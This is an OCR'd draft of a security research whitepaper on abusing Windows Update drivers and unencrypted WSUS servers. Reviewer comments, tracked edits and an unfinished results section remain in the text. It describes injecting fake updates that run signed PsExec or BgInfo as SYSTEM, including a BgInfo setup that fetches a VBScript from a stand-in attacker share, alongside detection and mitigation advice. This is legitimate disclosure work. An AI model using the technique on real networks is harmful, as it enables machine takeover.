


WSUSpect

Compromising the Windows Enterprise via Windows Update

Paul Stone & Alex Chapman

5th August 2015

research@contextis.co.uk

Contents

~~1 Introduction~~
~~2 Windows Update~~
~~2.1 Updates~~
~~2.2 Drivers~~
~~3 Windows Update Driver Analysis~~
~~3.1 Identifying USB Drivers on Windows Update~~
~~3.2 Installing USB Drivers~~
~~3.3 Analysis~~
~~3.4 Results~~
~~4 Windows Server Update Services~~
~~4.1 Overview~~
~~4.2 WSUS Protocol~~
~~4.3 CommandLineInstallation~~
~~4.4 WSUS Security~~
~~4.5 WSUS Metadata Tampering~~
~~4.6 WSUS Update Injection Attack~~
~~4.7 PsExec Alternatives~~

Comment [SJL1]: Changed level of included titles to 2

1 Introduction

This whitepaper accompanies the talk "WSUSpect – Compromising the Windows Enterprise via Windows Update" presented at the Black Hat USA 2015 conference.

At the beginning of our research, our aim was to explore the attack surface presented by Windows Update in a corporate environment. This led us to focus on two main areas – the 3rd party drivers available through Windows Update, and Windows Server Update Services (WSUS) which allows updates to be managed and distribute on local intranets.

Comment [SJL2]: Why? Wasn't it from the DisplayLink thing?

In this whitepaper we present our investigations into Windows Update, how it can be abused by low privileged users to expand the operating attack surface and finally how insecurely configured enterprise implementations of Windows Server Update Services (WSUS) can be exploited in local privilege escalation and network attacks.

2 Windows Update

Windows Update is a service provided by Microsoft to distribute operating system and application updates to machines running the Windows operating system.

The Windows Update service ~~on a Windows system~~ periodically runs the wuauctl.exe application which polls Windows Update over the ~~i~~Internet to check for new updates for ~~installed software~~the OS and installed hardware. Registry keys control various configuration options for wuauctl, including where the updates should be downloaded from, check frequency, whether or not non-admins should be elevated, etc. ~~for~~ For a full list of ~~options~~ registry settings refer to [1].

Comment [SJL3]: The OS, not for installed software?

Wuauctl talks to the Windows Update servers via a SOAP XML web service over HTTPS. When polling for updates the application sends a full list of installed updates, which is stored locally in C:\Windows\SoftwareDistribution\DataStore\DataStore.edb, to Windows Update, which responds with a list of available updates. Updates approved for installation are downloaded and unpacked to C:\Windows\SoftwareDistribution\Download and logs are written to C:\Windows\WindowsUpdate.log.

The default settings for Windows Update are to poll every 24 hours and automatically install any available updates.

2.1 Updates

The majority of updates available via Windows Update are published by Microsoft for immediate installation; these updates are often Critical or Security updates. Windows updates come in a number of classifications [2]:

- Critical Updates
- Security Updates
- Definition Updates
- Updates
- Drivers
- Update Rollups
- Service Packs

We are interested in the optional updates which can be installed to increase the attack surface of the system. Among the options~~ update~~, drivers ~~stick~~ are interesting out as they are often ~~coded~~ provided by 3rd parties.

2.2 Drivers

Hardware vendors can submit drivers to be distributed via Windows Update, ~~this~~ which allows for the automated installation of drivers and supporting software when a new hardware device is installed ~~into~~ on a machine. All driver packages distributed via Windows Update must be signed to ensure the authenticity of the package, although the signing does not necessarily have to be performed by Microsoft.

Comment [SJL4]: User prompt to accept code from the signee?

3rd party drivers introduce an interesting attack surface:~~,~~ they allow code from a large number of vendors to be installed into the operating system kernel, and management applications to be installed alongside. The quality of this code may be variable, and may or may not have been coded with security in mind. Microsoft’s driver signing guidelines for Independent Software Vendors (ISVs) [3] includes the following comments on code quality and driver distribution:

> “**Your company's quality assurance processes are responsible for testing driver functionality during product development.** When the driver is complete, you can verify that the driver is

> compatible with Windows and submit it to the Windows Certification Program for certification or digital signature**. Any signed drivers may be distributed on Windows Update, regardless of whether the digital signature is obtained through certification, or through unclassified or "Other Device" testing."**

For this reason, 3rd party drivers make for an interesting target when looking to identify vulnerabilities in Windows operating systems.

2.2.1 Driver Installation Process

When new devices are connected to a Windows machine the Plug and Play service detects the new device and adds it to the Windows device tree. If the machine has the required driver, the driver is loaded and the device can interact with the system as normal. Where the driver is not installed, the Windows Update service sends the complete device tree to Windows Update to search for the missing driver. Windows Update responds with a list of identified drivers, if any, and the Windows Update service subsequently downloads and installs the identified driver packages.

Driver packages include signed Microsoft cabinet (.cab) files which contain the actual files to be installed, such as Kernel drivers, executables, DLLs and help files, and Setup Information Files (.inf) files which describe the details of how the contents of the cabinet should be installed. The inf files specify a list of installation actions, which includes:

- Configuring a driver
- Copying files
- Setting registry keys
- Installing userland services
- Running co-installers applications

These actions all require high levels of privilege to perform, and are executed by the drivinst.exe privileged application. It should be noted however, that as installing hardware is an on-demand, external action, driver installations can be forced by low privileged users. Whilst some driver installations require elevation of privileges via User Account Control (UAC), many can be installed solely by low privileged users. ~~This makes driver installations via Windows Update an interesting attack vector for privilege escalation attacks.~~

Comment [SJL5]: Said this a few times now

3 Windows Update Driver Analysis

Whilst forcing driver installations by plugging in arbitrary hardware to a machine is possible, it can often times be inconvenient. Universal Serial Bus (USB) devices however can be connected to a machine via external USB ports and will trigger the Windows Update driver installation process. This makes USB devices a good fit for our requirements, there are many different types of devices, they can be connected easily by any user, and initiate a Windows update search in order to install drivers for the connected device.

3.1 Identifying USB Drivers on Windows Update

In order to identify available USB drivers on Windows Update we can use the provided Microsoft web interface:

http://catalog.update.microsoft.com

It should be noted that the requirements for this website are pretty unique in 2015. In order to access the catalog the user must be running Internet Explorer 6 or above, and install an Active X control. Despite being stuck in the early 2000s, the catalog allows searching the Windows Update database for all Windows versions from Windows 2000 onwards.

Searches for drivers on the catalog can be performed by providing a USB Vendor ID (VID) and Product ID (PID) e.g. USB\VID_1234&PID_4321, or just the VID e.g. USB\VID_1234. By enumerating valid USB VIDs, lists of which are available for example from [4] and [5], we can search the catalog for all available USB driver updates.

Enumeration identified 425 VIDs with drivers on Windows Update which resulted in an initial list of 25,125 potential drivers for analysis. However, this list includes many duplicates, generic drivers and obsolete driver versions. After filtering these unnecessary drivers out the list was reduced to 4687 unique download digests. After eliminating further duplicates based on driver version number, this list was further reduced to 2,284 drivers which were subsequently downloaded.

3.2 Installing USB Drivers

The options for installing USB drivers include:

1. Connecting physical USB devices and updating the drivers via Windows Update
2. Connecting hardware USB device emulators (such as the Facedancer [6] or Beagle Bone Black [7]) to emulate arbitrary USB devices and updating the drivers via Windows Update
3. Installing the drivers from driver packages downloaded from Windows Update
4. Simulate arbitrary USB devices in software and updating the drivers via Windows Update

~~It was~~We decided that using physical hardware was going to be too slow, costly and would not parallelise well with several thousand different drivers to install. For this reason, a combination of options 3 and 4 was chosen.

Comment [SJL6]: Erg, passive voice. “We decided…”

3.2.1 Devcon – Installing Drivers from Driver Packages

The Windows Driver Kit (WDK) [8] comes with the Windows Device Console tool devcon.exe. This tool can be used to install drivers from driver packages and to query a system for installed driver information.

For example, to install a driver from a driver package downloaded from Windows Update devcon.exe can be used as follows:

```
> devcon.exe install cabdir\driver.inf USB\VID_1234&PID_5678

Device node created. Install is complete when drivers are installed...
Updating drivers for USB\VID_1234&PID_5678 from cabdir\driver.inf.

Drivers installed successfully.
```

Using devcon to install drivers has a number of benefits, including removing the requirement to contact the Windows Update server for each installation, and being highly parallelisable and fast.

However, it also has a number of drawbacks. The main drawback is that driver installation is not representative of being installed by a low privileged user. A number of drivers were identified which required UAC elevation when installed by low privileged users, but installed via devcon without a prompt~~ via devcon~~. Other packages~~d~~ were observed to launch interactive install wizards under devcon, but installed silently under other installation methods.

Comment [SJL7]: ?

3.2.2 Windows Driver Simulation Framework – Simulating USB Devices

Older versions of the WDK, 7.1 being the latest available, include the Windows Driver Simulation Framework (DSF) [9] which allows full simulation of USB devices via Windows scripting. It appears that the DSF has been discontinued as of WDK 8.0; however the framework from WDK 7.1 is still compatible with the latest Windows systems.

Comment [SJL8]: Oldest still available?

The DSF creates a virtual USB Root Hub, to which virtual USB devices can be connected. DSF scripting allows full control over the virtual device, including manipulating the device VID and PID and allowing the sending of arbitrary data through the USB stack to the virtual device.

Documentation for the DSF is hard to come by, but the supplied examples provide enough usage details for our purposes. The script in Appendix 2 – Driver Simulation Framework Script, modified from the TestGenericHID.wsf example script, allows the simulation of USB devices with an arbitrary VID and PID. Upon execution the script attaches a virtual USB device with the VID and PID supplied from the command line. This causes the Plug and Play service to initiate a search of Windows Update and the corresponding driver is downloaded and installed.

When combined with virtual machine USB passthrough, such as that available in Oracle Virtual Box, the DSF allows full software simulation of attaching and detaching arbitrary USB devices to a system and having Windows Update automatically identify and install drivers all as a low privileged user. This allows for efficient monitoring of driver installations in an environment which is as close an analogue to a low privileged user on a physical machine as possible.

The only drawback of this method is the requirement for the machine to download updates from Windows Update for each device.

3.3 Analysis

In order to identify “interesting” drivers for further analysis we needed to monitor the installation of each driver, collect~~ing~~ key pieces of data, and collate the results. We aimed to collect data that could answer the following questions:

- Does the driver install a kernel device driver?
- Does the driver install a userland service?
- Does the driver install a userland helper application?
- Does the driver modify any system settings?

- Can the driver be installed by a low privileged user?

The data was collected using built-in Windows commands, SysInternals tools [10] and the devcon utility from the WDK. Snapshots of the data before and after installation were compared to provide the results.

3.4 Results

~~WHAT TO PUT HERE????~~

Analysis of these results ~~are~~ is currently ongoing.

4 Windows Server Update Services

4.1 Overview

Windows Server Update Service (WSUS) acts as a proxy to Microsoft's public Windows Update service. The WSUS server fetches updates via the Internet from Windows Update and caches them locally. Intranet-based PCs are then configured to fetch updates from the WSUS server. This gives administrators greater control over how updates are deployed on their network.

The address of the WSUS server is configured using the following registry key:

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\WindowsUpdate\WUServer

For example, the value of WUServer may be http://wsus-server:8530. Port 8530 is the default port used for WSUS. These settings will typically be configured via Group Policy.

4.2 WSUS Protocol

WSUS uses SOAP XML calls to perform updates. The WSUS protocol is partially documented on MDSN [11]. The WSUS SOAP protocol is virtually identical to the Windows Update protocol, with the exception of the authorisation step.

Comment [SJL9]: ?

When a computer first connects to a WSUS server it must perform some setup steps to register itself and fetch cookies that are required for subsequent requests.





Figure 1 - WSUS initialisation

The above SOAP calls are typically performed only once. A computer will only re-register if its cookie expires, if the client or server are upgraded, or when trying to recover from errors. The details of these calls are summarised below:

SOAP Call	Request Parameters	Response
GetConfig	Version number	A number of key/value pairs, including the authentication URL
GetAuthorisationCookie	Computer’s DNS name and a randomly generated client ID	Base 64-encoded auth cookie
GetCookie	Auth cookie received in previous step	Base 64-encoded cookie to be used in all subsequent requests
RegisterComputer	Cookie received in previous step Details about client, including OS version	

Once a client has registered itself, it can then check for updates. A client will normally check for updates at regular intervals, or when a user manually triggers an update check. The below calls are typically performed during an update check.




~~The c~~

Comment [SJL10]: ????

SOAP Call	Request Parameters	Response
SyncUpdates (software)	List of cached and installed update IDs	List of new updates and metadata
SyncUpdates (hardware)	List of hardware devices and driver versions	List of new driver updates
GetExtendedUpdateInfo	List of update IDs to install	Extended metadata, including download URLs, hashes and details on how to apply each update.

The SyncUpdates response contains a list of update IDs and metadata that allows the client to decide whether each update should be installed. For example, the metadata can specify dependencies on other updates or query file versions and registry values:



```
<UpdateIdentity UpdateID="53979536-176e-46c2-9f61-bcf68381c065" RevisionNumber="206" />
<Properties UpdateType="Software" />
<Relationships>
  <Prerequisites>
    <UpdateIdentity UpdateID="59653007-e2e9-4f71-8525-2ff588527978" />
    <UpdateIdentity UpdateID="71c1e8bb-9a5d-4e56-a456-10b0624c7188" />
  </Prerequisites>
</Relationships>
<ApplicabilityRules>
  <IsInstalled>
    <b.FileVersion Version="6.1.7601.22045" Comparison="GreaterThanOrEqualTo"
                   Path="\conhost.exe" Csidl="37" />
  </IsInstalled>
  <IsInstallable>
    <Not>
      <CbsPackageInstalledByIdentity
        PackageIdentity="InternetExplorer-Package~11.2.9600.16428" />
    </Not>
  </IsInstallable>

</ApplicabilityRules>
```

Figure 2 - Example update metadata

Once the client has processed the metadata for each update returned by SyncUpdates, it passes a list of updates it wishes to install to GetExtendedUpdateInfo:

```
<soap:Envelope><soap:Body>
<GetExtendedUpdateInfo>
  <cookie>...</cookie>
  <revisionIDs>
    <int>13160722</int>
    <int>16753458</int>
    <int>17212691</int>
    <int>17212692</int>
  </revisionIDs>
  <infoTypes>
    <XmlUpdateFragmentType>Extended</XmlUpdateFragmentType>
    <XmlUpdateFragmentType>LocalizedProperties</XmlUpdateFragmentType>
    <XmlUpdateFragmentType>Eula</XmlUpdateFragmentType>
  </infoTypes>
  <locales>
    <string>en-US</string>
    <string>en</string>
  </locales>
</GetExtendedUpdateInfo>
</soap:Body></soap:Envelope>
```

Figure 3 – Example GetExtendedUpdateInfo request

The GetExtendedUpdateInfo response contains the full details needed to download, verify and install the update.

```
<soap:Envelope><soap:Body>
<GetExtendedUpdateInfoResponse><GetExtendedUpdateInfoResult>
  <Updates>
    <Update>
      <ID>17212691</ID>
      <Xml>&lt;ExtendedProperties...&lt;/HandlerSpecificData&gt;</Xml>
    </Update>
    <Update>
      <ID>17212692</ID>
      <Xml>&lt;ExtendedProperties...&lt;/HandlerSpecificData&gt;</Xml>
    </Update>
    ...
  </Updates>
  <FileLocations>
    <FileLocation>
      <FileDigest>tXa3bCw4XzkLd/Fyfs2ATZcYgh8=</FileDigest>
        <Url>http://wsus-server:8530/Content/1F/B576B76C2C385F39.cab</Url>
      </FileLocation>
      <FileLocation>
        <FileDigest>OzTUyOLCmj1K08U2VJNHw3rfpzQ=</FileDigest>
        <Url>http://wsus-server:8530/Content/34/3B34D4C8E2C29A39.cab</Url>
    </FileLocation>
  </FileLocations>
</GetExtendedUpdateInfoResult></GetExtendedUpdateInfoResponse>
</soap:Body></soap:Envelope>
```

Figure 4 – Example GetExtendedUpdateInfo response

The ~~contents of the <Xml> tag is~~contents of the <Xml> tag are not documented in the MSDN documentation, which has only this to say about it:

> *"Xml: An extended metadata fragment for this update. This element MUST be present. These fragments are created as specified in section 3.1.1. The format of the fragment is opaque to the server."* [12]

Shown below are the XML-decoded contents of an <Xml> tag.

```
<ExtendedProperties DefaultPropertiesLanguage="en"
  Handler="http://schemas.microsoft.com/msus/2002/12/UpdateHandlers/WindowsInstaller"
  MaxDownloadSize="3077548" MinDownloadSize="0">
  <InstallationBehavior RebootBehavior="CanRequestReboot" />
<UninstallationBehavior />
</ExtendedProperties>
<Files>
  <File Digest="OzTUyOLCmjlK08U2VJNHw3rfpzQ=" DigestAlgorithm="SHA1"
        FileName="infopath-x-none.cab"
        Size="3077548" Modified="2013-12-18T21:44:08.38Z"
        PatchingType="SelfContained">
    <AdditionalDigest Algorithm="SHA256">FS28f… ohVcFKbaG4=</AdditionalDigest>
  </File>
</Files>
<HandlerSpecificData type="msp:WindowsInstaller">
  <MspData CommandLine="DISABLESRCPROMPT=1 LOCALCACHESRCRES=0 NOLOCALCACHEROLLBACK=1"
           UninstallCommandLine="DISABLESRCPROMPT=1 LOCALCACHESRCRES=0
                                 NOLOCALCACHEROLLBACK=1"
           FullFilePatchCode="{39767eca-1731-45db-ab5b-6bf40e151d66}" />

</HandlerSpecificData>
```

Figure 5 - Example decoded <Xml> tag from GetExtendedUpdate Response

These details tell Windows Update how to apply the update to the system. The Digest attribute of the File tag matches with the FileLocation tag (in the previous figure) to allow the update file to be downloaded. Each update is processed by a particular handler.

Windows Update supports the following handlers:

- Cbs (Cab file)
- WindowsDriver
- WindowsInstaller
- WindowsPatch
- InfBasedInstallation
- CommandLineInstallation

We have not looked at all of these in detail, but instead focussed on the CommandLineInstallation handler.

4.3 CommandLineInstallation


This update handler allows a single executable file to be downloaded and run with arbitrary arguments. Below is shown example metadata for the Malicious Software Removal tool:

```
<ExtendedProperties DefaultPropertiesLanguage="en"
  Handler="http://schemas.microsoft.com/msus/2002/12/UpdateHandlers/CommandLineInstallation"
  MaxDownloadSize="41837240" MinDownloadSize="0">
  <InstallationBehavior RebootBehavior="CanRequestReboot" />
</ExtendedProperties>
<Files>
  <File Digest="sJRqIvCrdbpZvP18wDS2HbwhFUE=" DigestAlgorithm="SHA1"
  FileName="Windows-KB890830-x64-V5.22.exe"
  Size="41837240" Modified="2015-02-27T15:54:52Z">
    <AdditionalDigest Algorithm="SHA256">robj...WY0=</AdditionalDigest>
  </File>
</Files>
<HandlerSpecificData type="cmd:CommandLineInstallation">
  <InstallCommand Arguments="/Q /W"
    Program="Windows-KB890830-x64-V5.22.exe"
    RebootByDefault="false" DefaultResult="Succeeded">
  <ReturnCode Reboot="true" Result="Succeeded" Code="3010" />
  <ReturnCode Reboot="false" Result="Failed" Code="1603" />
  <ReturnCode Reboot="false" Result="Failed" Code="-2147024894" />
</InstallCommand></HandlerSpecificData>
```

4.4 WSUS Security

By default, WSUS does not use SSL for the SOAP web service. The WSUS setup wizard on Windows Server 2012 will by default configure the service to use port 8530, with non-encrypted HTTP.

The final page of the wizard does, however, prompt sysadmins to configure SSL:



Windows Server Update Services Configuration Wizard:WIN-J5BPC26S4AM

What's Next

Next steps to get your WSUS Server integrated into your environment

Next Steps: To fully configure your system, you should explore the following topics:

1. Using SSL with WSUS
2. Create computer groups
3. Assign computers to groups using Group Policy
4. Configure auto-approval rules

Figure 6 - WSUS Setup Wizard on Windows Server 2012

Configuring SSL is fairly straightforward. Admins must provision and install a certificate for the WSUS server, then update clients to use an https URL to fetch WSUS updates. However, since SSL is not enabled by default it is likely that a significant number of WSUS deployments do not use SSL.

All update ~~files~~ packages that are downloaded by Windows Update are signed with a Microsoft signature.

Windows Update will verify this signature before installing the update, rejecting any non-Microsoft-signed ~~files~~packages.

Comment [SJL11]: i.e. can't be used for 3rd party drivers?

4.5 WSUS Metadata Tampering

Although the update files themselves are signed by Microsoft and cannot be modified without invalidating the signature, an attacker is free to modify the update metadata, or even create 'fake' updates for the client to install.

Windows Update will verify that each update is signed by Microsoft. However, there is no specific 'Windows Update' signing certificate – any file that is signed by a Microsoft CA will be accepted. By injecting an update that uses the CommandLineInstallation update handler, an attacker can cause a client to run any Microsoft-signed executable, even one that was not intended to be used in Windows Update. Even better, the executable can be run with arbitrary arguments. Therefore we need to find a suitable executable that will allow arbitrary commands to be executed.

Comment [SJL12]: How's this work? Root CA?

Our initial thought was to create an update that used cmd.exe to run arbitrary commands. However cmd.exe is not actually signed, nor are most of the executables in a standard Windows installation. However Microsoft's SysInternals tools are signed. The PsExec SysInternals utility, which is normally used to run commands on remote systems can also be used to run commands as the current user. By injecting an update that uses PsExec, the update XML can specify any arguments for PsExec, therefore allowing the attacker to run arbitrary commands. See Appendix 3 for a full example of how to inject an update.

4.6 WSUS Update Injection Attack

WSUS deployments that are not configured to use SSL are vulnerable to man-in-the-middle attacks. A network-based attacker can use ARP spoofing or WPAD injection attacks to intercept and modify the SOAP requests between clients and the WSUS server, and perform the metadata tampering described above.


In corporate environments where user proxy settings are not locked down, a low-privileged user could update their proxy settings to point at a local man-in-the-middle proxy server that would perform the metadata injection.

Context have tested both of these scenarios and found them to be effective. The executable specified by the injected update is run as NT AUTHORITY\SYSTEM.

Comment [SJL13]: More detail?

4.7 PsExec Alternatives

A disadvantage of PsExec is that some anti-virus solutions such as Sophos detect it as a 'hacking tool'. We identified another SysInternals tool, BgInfo as an alternative to PsExec. BgInfo normally used to display system details on the desktop background. BgInfo allows custom fields to be displayed, including fields generated from VBScript files, as shown below:



Identifier: Run Script

Replace identifier with:

○ Environment variable
○ Registry value
□ 64-bit registry view
○ WMI Query
○ Version information for a file
○ Time stamp of a file
○ Contents of a file
● VB Script file

Path: \\attacker\share\script.vbs

An attacker could use BgInfo in place of PsExec, hosting its configuration file on an unauthenticated Windows share. This allows full command execution via the VBScript file.

4.8 Identifying Misconfigured WSUS Implementations

Any Windows computer that fetches updates from a WSUS server using a non-HTTPS URL is vulnerable to the injection attack described above. To check if a machine is incorrectly configured, check the following registry keys.

- HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate
  - WUServer – This is the URL if the update server. If the key doesn't exist, then the public Windows Update server will be used for updates. If WSUS is being used, the value will be something like http://wsus-server.local:8530. If the URL does not start with https, then the computer is vulnerable to the injection attack.
- HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate\AU
  - UseWUServer – If this is set to 0 then the WUServer setting will be ignored. If set to 1, the WSUS URL will be used.

See [1] for other Windows Update related registry keys.

Alternatively, administrators can check the WSUS group policy settings at

- Windows Components > Windows Update > Specify intranet Microsoft update service location

4.9 Fixing Misconfigured WSUS Implementations

Microsoft provides instructions for setting up SSL on WSUS at [13].

4.10 Further Mitigations

While following Microsoft's guidelines to use SSL for WSUS will protect against the described attacks, there are further 'defence in depth' mitigations that we believe could be implemented by Microsoft to provide further protection.

- Use a separate signing certificate for Windows Update. We were able to use SysInternals tools since these are signed by a Microsoft signature. Signing updates with a separate certificate would have prevented this.

